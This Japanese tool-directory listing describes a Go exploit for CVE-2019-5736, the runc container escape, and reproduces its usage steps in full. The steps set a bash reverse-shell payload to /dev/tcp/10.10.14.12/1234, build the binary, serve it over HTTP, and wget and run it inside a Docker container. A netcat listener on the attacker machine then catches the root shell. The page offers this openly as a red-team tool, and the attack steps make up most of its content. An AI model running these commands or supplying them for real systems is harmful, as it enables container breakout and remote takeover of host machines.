Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2019-5736 — GoベースのCVE-2019-5736(Runcコンテナエスケープ)エクスプロイトで、カスタマイズ可能なリバースシェルペイロードを備え、脆弱なDockerコンテナに対するペネトレーションテストやレッドチーム運用向けに設計されています。 | Kitploit
ツール/GitHubGitHub/h3x0v3rl0rd/cve-2019-5736
脆弱性分析エクスプロイトペネトレーションテストレッドチーミングペイロード開発コンテナエスケープ
GitHubh3x0v3rl0rd/cve-2019-5736

CVE-2019-5736

GoベースのCVE-2019-5736(Runcコンテナエスケープ)エクスプロイトで、カスタマイズ可能なリバースシェルペイロードを備え、脆弱なDockerコンテナに対するペネトレーションテストやレッドチーム運用向けに設計されています。

リポジトリを見る
621年前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

🖥️ -h3x0v3rl0rd- #️⃣ CVE-2019-5736

使い方 :

このマシンは CVE-2019-5736 に対して脆弱です。Runc exploit (CVE-2019-5736) の手順に従ってください。 main.go ファイルをダウンロードし、ファイル内のペイロードを次のように変更します:

  var payload = "#!/bin/bash \n bash -i >& /dev/tcp/10.10.14.12/1234 0>&1"

その後、以下を実行します:

  go build main.go


HTTP サーバーを起動します :

  python3 -m http.server
image


次に、以下のように 3 つのターミナルを開きます :

image

ターミナル 1
  sudo /usr/bin/docker exec -it webapp-dev01 /bin/bash
  wget http://10.10.14.12/main
  chmod +x main
  ./main

ターミナル 2
  sudo /usr/bin/docker exec -it webapp-dev01 /bin/sh

ターミナル 3
  nc -nlvp 1234


最初の SSH ターミナルで ./main を実行したら、すぐに 2 番目の SSH ターミナルで 2 つ目のコマンドを実行してください。すると、3 番目のターミナルで netcat のリバースシェルを取得できます。

image

image

ツールをダウンロード